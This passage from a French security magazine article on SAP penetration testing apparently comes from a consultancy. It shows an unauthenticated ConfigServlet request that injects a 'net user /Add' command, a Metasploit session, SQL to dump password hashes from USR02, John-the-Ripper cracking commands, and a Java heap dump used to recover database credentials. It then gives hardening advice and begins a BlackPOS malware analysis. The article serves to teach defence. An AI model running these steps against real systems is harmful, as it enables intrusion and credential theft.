Ainsi, en contournant l'authentification, il était possible d'appeler des fonctions permettant d'exécuter des commandes sur les serveurs SAP (voir capture suivante). Et comme le compte de service utilisé par SAP possède très souvent des droits élevés sur le système, l'attaquant peut alors créer un utilisateur et prendre le contrôle du serveur sous-jacent (si un éventuel filtrage réseau permet d'atteindre les ports 445 ou 3389).

```
HEAD
http://192.168.       :50100/ctc/ConfigServlet?param=com.sap.ctc.util.FileSystemConfi
CMDLINE=net%20user%20xmco2%20%22XmC02022!!!%22%20/Add HTTP/1.1
Host: 192.168.       :50100
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:16.0) Gecko/20100101 Fire
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Proxy-Connection: keep-alive
Cookie: saplb_*=(J2
Content-length: 0
```

Des outils tels que Metasploit, Bizsploit ou ERPscan sont particulièrement bien équipés pour exploiter les failles applicatives mentionnées ici.

On surestime aussi souvent le niveau de sécurité de la SAP GUI et des plus de 1000 contrôles ActiveX qui l'accompagnent lors de son installation. Ce sont autant de composants potentiellement vulnérables à des « overflows » et autres vulnérabilités applicatives menant à l'exécution de code à distance. Avant de pouvoir déposer des trojans, lire des fichiers locaux et distants, rebondir et attaquer des serveurs du LAN, il faudra tout de même parvenir à faire exécuter le code malveillant à un client peu méfiant (via une campagne de Phishing ou de Social Engineering par exemple). Mais ce client logiciel n'est jamais mis à jour manuellement par les utilisateurs et il est relativement rare que les administrateurs pensent à l'inclure dans le processus de patch management. Ce composant représente donc tout de même un vecteur d'attaque crédible.

Enfin, comme vu plus haut, on peut mettre en doute la capacité de SAP GUI à protéger les mots de passe des utilisateurs, quand ce ne sont pas les utilisateurs eux-mêmes qui enregistrent leur mot de passe SAP dans le fichier raccourci utilisé pour lancer l'application…

Problèmes d'autorisation et transactions dangereuses

Autre problème de sécurité récurrent, les contrôles d'accès sont parfois manquants sur certaines transactions ou fonctions RFC. La gestion et le cloisonnement des profils SAP est en effet un métier à part entière. Les autorisations des profils peuvent être gérées de manière très précise et nécessitent certaines compétences et une bonne compréhension du métier.

Les fonctions RFC

Ainsi, lorsqu'on dispose d'un compte utilisateur SAP (mot de passe par défaut, identifiants interceptés, extrait d'une base ORACLE, etc.), l'étape suivante est de tenter d'accéder à des fonctions RFC intéressantes via les Web Services SOAP. Parmi celles-ci, RFCEXEC, SAPXPG et RFC_START_PROGRAM peuvent permettre l'exécution de commandes sur les serveurs constituant l'infrastructure SAP. Il n'est malheureusement pas rare que des profils utilisateurs peu privilégiés, censés être utilisés pour réaliser des opérations métier, disposent de droits d'accès sur ces fonctions.


« l'étape suivante est de tenter d'accéder à des fonctions RFC intéressantes qui peuvent permettre l'exécution de commandes. »

Il va sans dire que ces appels doivent être désactivés dans les environnements où cela est possible, ou que leur accès soit restreint aux seules personnes habilitées aux opérations de maintenance technique.

Les transactions dangereuses

On retrouve le même problème avec les transactions utilisables depuis le client SAPGUI (avec un compte utilisateur SAP). Malheureusement, ou heureusement, question de point vue :-), ces autorisations sont souvent laxistes et permettent à un utilisateur d'appeler des transactions sensibles. Parmi les transactions intéressantes, on peut noter les suivantes (la liste n'est pas exhaustive) :

- SU01 (gestion des utilisateurs) ;
- SU02 (gestionnaire de rôles) ;
- SM49 et SM69 (exécution de commandes sur le système) ;
- SM59 (configuration des connexions RFC) ;
- SE16 (lecture de table de base de données) ;
- SE38 (générateur de programmes) ;
- STMS (Transport Management System).



Ainsi, s'il possède les droits pour appeler ces fonctions, un utilisateur peut exécuter des commandes au travers de la transaction SM49 ou encore utiliser des transactions pour lire le contenu de la table USR02 de la base de données contenant les identifiants et les condensats cryptographiques des mots de passe de tous les utilisateurs avec la transaction SE16… Plutôt pratique, non ?

Les autres vulnérabilités affectant le SAProuter

D'autres vulnérabilités affectent également le SAP Routeur, notamment des défauts de configuration et des manques d'ACL, mais également des failles relativement importantes, comme vu en 2013 avec un contournement d'authentification et un « buffer overflow » (CVE-2013-7093 et CVE-2013-6817).

Néanmoins, il s'agit d'un composant central, souvent in-

dispensable au bon fonctionnement de l'environnement SAP. Et les forts risques de perturbation ou de déni de service liés à l'exploitation de vulnérabilités sur cet équipement, nous conduisent à le considérer comme un vecteur d'attaque de dernier recours. En effet, même sur un environnement de test, les clients et les responsables applicatifs ne sont jamais enclin à laisser les consultants réaliser des attaques pouvant mettre en péril la disponibilité des environnements.

C'est pour cette raison que les attaques telles que « Evil Twin » ou encore « Call back », permettant au travers d'enregistrement de serveurs tiers de s'insérer dans une communication entre un client et l'architecture SAP, sont rarement mises en oeuvre. En pratique, il n'est quasiment jamais nécessaire de s'attaquer à ce composant pour mettre un pied en zone SAP.

> Conclusion

Pour faire honneur à la tradition XMCO, nous vous proposons de conclure cet article sur quelques « Quick Wins », des actions simples à réaliser et peu coûteuses en temps et en ressources, et qui permettent néanmoins de relever le niveau de sécurité de l'infrastructure SAP.

✚QuickWin #1 : Définir de nouveaux comptes super-administrateurs et retirer les privilèges au compte SAP*.
✚QuickWin #2 : Changer les mots de passe de tous les comptes par défaut (SAP, Oracle, SQL Server, etc.), ou encore mieux, les désactiver.

✚QuickWin #3 : Filtrer les accès vers les serveurs SAP, seuls les ports utilisés par SAPDIAG et la console Netweaver (HTTP et/ou MMC) doivent être autorisés depuis le VLAN utilisateur.

✚QuickWin #4 : Activer le SSL en cas de connexion via la MMC, les web services ou la console Web, activer le protocole SNC pour les communications avec le client SAPGUI.

✚QuickWin #5 : Restreindre ou désactiver les accès aux transactions dangereuses.

✚QuickWin #6 : Maintenir à jour les systèmes et les applications.

Glossaire

✚ABAP : Language de programmation utilisé pour développer les applications SAP

✚CRM : Customer Relationship Management (gestion des clients et ventes)
✚ERP : Enterprise Resource Planning system (gestion des employés et de la productivité)

✚Interfaces RFC (Remote Function Call) : Interfaces utilisées pour exécuter des commandes à distance

✚RFC : Remote Function Call, requêtes sur des modules SAP à distance

✚SAP_ALL : Profil (rôle) des comptes administrateurs

✚SAPGUI : Client lourd installé sur les postes de travail

✚SAP Snap-In for MMC : SAP fournit par défaut un «Snap-In» qui permet d'utiliser la console MMC de Windows afin d'interagir avec la configuration SAP.

✚SID : SAP System ID, identifiant attribuer à chaque système SAP

✚Transactions : séquence d'actions permettant d'accéder à des opérations de la base de données SAP. Elles sont identifiées par un code transaction (Ex: SU01, SE16, FK01, PA20)

>>> Bonus #1 : et le stockage des mots de passe sous SAP ?

Intéressons-nous maintenant au stockage de données hautement critiques : les mots de passe des utilisateurs. En effet, qu'ils soient utilisateurs « simples » ou administrateurs, les mots de passe des comptes sont stockés dans la base de données de l'environnement SAP et plus exactement dans la table USR02.

Ces derniers peuvent être stockés sous plusieurs formats.

Il existe 9 méthodes de stockage possédant toutes leurs caractéristiques propres, comme le montre le tableau suivant :

Code	Description
A	Obsolète
B	Basé sur du MD5 avec un maximum de 8 caractères supportés en majuscule ASCII
C	Non implémenté
D	Basé sur du MD5 avec un maximum de 8 caractères supportés en majuscule UTF-8
E	Réservé
F	Basé sur du SHA-1 avec un maximum de 40 majuscules et minuscules en UTF8
G	CODVN B + CODVN F (2 hashes)
H	Basé sur du SHA1 avec graine itérative
I	I CODVN H + CODVN F + CODVN B (3 hashes)

En l'occurrence, les méthodes de chiffrement les plus utilisées restent la méthode B et la méthode G sachant que la méthode G embarque les hashes stockés par les méthodes B et F.

En d'autres termes, si vous avez la méthode G vous pourrez tranquillement mener une attaque de brute-force avec un fort taux de réussite sur les hashes stockés en mode B. En effet, la casse n'étant pas supportée, John-the-Ripper fera son travail à merveille !

Pour cela, une simple requête dans la table USR02 suffit à récupérer tous les identifiants et les hashes des tous les utilisateurs y compris ceux des administrateurs.

Avec SquirrelSQL ou un autre client SQL supportant les bases de données Oracle :
Select bname, bcode, passcode from SID.USR02

BCODE correspondant au hash sous la forme B et PASSCODE au hash dans sa forme G.

Une fois en possession de ces données, il suffit de formater le fichier qui sera soumis à John-The-Ripper. Cependant la subtilité réside dans le fait qu'il faut formater les fichiers contenant les hashes d'une manière très précise. En effet, les hashes doivent être soumis selon les formats suivants (en laissant 40 caractères entre le login et le hash).

A noter, un script nommé « sap_prepare.pl » est fourni avec John-The-Ripper et vous permet de formater ces informations pour qu'elles soient utilisables directement.

John-The-Ripper propose deux modules permettant de casser les formes B et G.

Exemples d'utilisation :

$ cat hashes.txt
ROOT $9366B3E9E7A71CB0
$ john hashes.txt
$ john --format=sapb hashes.txt

$ cat hashes.txt
username:ROOT $9366B3E9E7A71CB0
$ john hashes.txt
$ john --format=sapb hashes.txt

Sous la forme sapg, il faut respecter le format similaire :


$ cat hashes.txt
ROOT $1194B48F14B9F3F-8DA1B181F14DEB70E7BDDD239
$ john hashes.txt
$ john --format=sapg hashes.txt

$ cat hashes.txt
username:ROOT $1194B48F14B9F-3F8DA1B181F14DEB70E7BDDD239
$ john hashes.txt
$ john --format=sapg hashes.txt


>>> Bonus #2 : Exemple d'intrusion simple

Voici un cas concret d'exploitation du manque de sécurisation du protocole SAPDIAG.

Tout d'abord on effectue une attaque de type Man-in-the-Middle entre un client lourd et les serveurs SAP puis on capture le trafic réseau. Il est alors possible d'utiliser un plugin Wireshark (voir plus haut) pour décoder le trafic :



On obtient ainsi un compte SAP valide, qui permet alors l'utilisation du client SAPGUI, à partir duquel on peut tenter d'utiliser des transactions dangereuses, SE49 ou SM69 par exemple, qui permettent l'exécution de commandes sur le système :




A partir d'ici, on se retrouve dans une configuration semblable à celle d'un scénario d'intrusion interne en boîte grise : un pied dans l'infra SAP avec un compte de service, ouvrant tout un panel de nouvelles actions (rebond, élévation de privilèges, vol d'informations, etc.). « Il n'y a plus qu'à ! », en somme :-)

>>> Bonus #3 : Exemple d'intrusion avancée


Nous présentons ici un exemple d'intrusion réalisé par les consultants du cabinet sur un environnement SAP. L'attaque s'appuie sur l'exploitation de plusieurs vulnérabilités afin de prendre le contrôle total de l'infrastructure SAP.

Le point de départ de cette attaque est la découverte sur l'un des serveurs de la présence d'un servlet de configuration accessible sans authentification. Or, ce servlet, joignable à l'URI /ctc/servlet, accepte plusieurs paramètres dont certains peuvent permettre l'exécution de code à distance sur le serveur.


Un code d'exploitation est disponible au sein du framework Metasploit :



Il est alors aisé de parcourir le système à la recherche de données intéressantes. En l'occurrence, les connecteurs de base de données sont présents au sein de fichiers de configuration SAP ConfigTool.



Le fichier SecStore.property contient notamment les chaînes de connexion aux bases Oracle, chiffrées :





Et la clé de chiffrement est présente au sein du fichier SecStore.key :

```
msf auxiliary(sap_configservlet_exec_noauth) > set CMD 'ls -la /[redacted]/global/security/dat
stty: entrée standard : impossible d'effectuer toutes les opérations demandées
CMD => ls -la /[redacted]/global/security/data
msf auxiliary(sap_configservlet_exec_noauth) > run
stty: entrée standard : impossible d'effectuer toutes les opérations demandées

[*] [redacted] - Sending remote command: ls -la /[redacted]/global/security/data
[+] [redacted] - Exploited successfully

[redacted] - Command: ls -la /[redacted]/global/security/data

[redacted] - Output: TYPE=S<BR>STATE=<BR>INFO_SHORT=     + Process created!
total 16
drwx------    2 [redacted]          256 Jun 19 2012  .
drwxr-xr-x    4 [redacted]          256 Jun 19 2012  ..
-rwx------    1 [redacted]           23 Jun 19 2012  SecStore.key
-rwx------    1 [redacted]          758 Feb 11 2013  SecStore.properties
<BR>CONFIGURATION=

[*] Auxiliary module execution completed
```

Puisque nous possédons la clé de chiffrement et que l'algorithme utilisé est connu (Triple DES), nous pourrions implémenter rapidement un court programme ou un script se chargeant du déchiffrement. Mais pourquoi faire compliqué quand SAP nous fournit les outils dont nous avons besoin ?

« Config Tool » est un utilitaire fourni par SAP qui permet de mettre à jour ses fichiers de configuration, sans pour autant révéler les mots de passe contenus dans le fichier. Les captures suivantes illustrent comment charger un fichier SecStore. properties et sa clé.





Les mots de passe sont masqués dans l'interface, mais pour déchiffrer les noms d'utilisateur, noms de base de données, adresses et port, il faut déchiffrer toute la chaîne. Tentons donc de générer un dump du tas mémoire de cette application Java :


```
mlebrun:configtool/ $ ps aux | grep java                                                    [17:09:01]
mlebrun       27095  [redacted],0  1,9  5138036 157996 s004  S+    5:07     0:11.38 /usr/bin/java -Duser.language=en -classpath .:.
/lib/launcher.jar -Djava.compiler=NONE com.sap.engine.offline.OfflineToolStart com.sap.engine.configtool.visual.ConfigTool .
/lib/
mlebrun       27168   0,0  0,0  2423572     24 s009  S+    5:09     0:00.00 grep java
```

```
mlebrun:configtool/ $ jmap -dump:format=b,file=heap_dump.bin 27095
Dumping heap to /Users/mlebrun/[redacted]configtool/heap_dump.bin ...
Heap dump file created
```

En filtrant uniquement les chaines de caractères valides, on retrouve sans difficulté toutes les informations de connexion, mots de passe inclus :

```
mlebrun:configtool/ $ strings heap_dump.bin | grep -i java.lang.string > strings.txt
```

Ce mot de passe nous a alors permis de nous connecter à une base de données Oracle hébergeant des données SAP et ainsi récupérer les hashes de tous les utilisateurs et des administrateurs :



Mais surtout, le même mot de passe est utilisé pour protéger l'interface d'administration Web de NetWeaver, nous permettant de prendre le contrôle total de l'environnement SAP :

On notera que la simple protection du servlet ConfigServlet par un mécanisme d'authentification aurait suffi à prévenir totalement cette intrusion...

> Analyse du malware BlackPOS

Nous vous présentions dans le précédent numéro l'attaque ayant ciblé la société Target Corp. en fin d'année 2013. Cette attaque s'appuyait sur le malware BlackPOS et avait entraîné le vol des données bancaires de plus de 40 millions de clients sur les serveurs monétiques (POS) de Target.

En nous aidant de diverses analyses publiées sur Internet [1][2], nous vous proposons une présentation détaillée du malware et des modes opératoires utilisés lors de cette vaste attaque.

par Thomas LIAIGRE et Etienne BAUDIN

Après avoir défini quelques notions utiles à la bonne compréhension du dossier, nous vous proposerons un panorama général du mode opératoire utilisé.


Nous nous focaliserons ensuite sur le fonctionnement détaillé du malware. Enfin, nous nous interrogerons sur les possibles éléments de faiblesse ayant permis le déroulement de cette attaque.

> Rappel général

Cette partie aborde quelques notions importantes pour la suite du dossier : nous définirons ce qu'est un POS (« serveur monétique » en français) et détaillerons la structure d'une piste de carte bancaire.

Serveur monétique ou POS


Un « Point of Sale » en anglais, souvent abrégé par POS, est une machine qui permet le traitement du paiement d'un bien ou d'un service par un client. Ce terme général définit un large panel d'équipements : ordinateurs installés aux caisses des grandes surfaces, bornes de paiement de parking, bornes d'achat de billets de train, etc.



Malgré leur aspect inhabituel, ces machines sont souvent des serveurs utilisant le système Windows XP, ou une de ses variantes, comme WEPOS (Windows Embedded Point Of Sale). Une ou plusieurs applications sont ensuite exécutées afin de permettre la réalisation et le traitement des paiements par les clients.


Bande magnétique des cartes bancaires

Lorsqu'il valide un paiement par carte bancaire, le POS va lire l'ensemble des informations sur la bande magnétique de la carte, aussi appelée piste. Les informations contenues sur une piste de type 1 (IATA) sont structurées de la manière ci-dessous et sont séparées par des caractères de délimitation (appelés séparateurs ou sentinelles) :



> Déroulement de l'attaque

A la suite des diverses informations publiées sur Internet et grâce à l'analyse comportementale du malware, le cheminement général de l'attaque ci-dessous a pu être retracé.



Etape 1 : Infection de Fazio Mechanical, prestataire de Target

L'entreprise Fazio Mechanical est un prestataire en charge de la gestion du chauffage, ventilation et climatisation. Fazio Mechanical a été victime d'une campagne d'e-mails vérolés par le malware « Citadel ». Cette infection a permis la récupération d'identifiants permettant d'accéder à des applications exposées par la société Target. [3]

Etape 2 : Compromission d'un serveur d'échange entre Target et ses prestataires

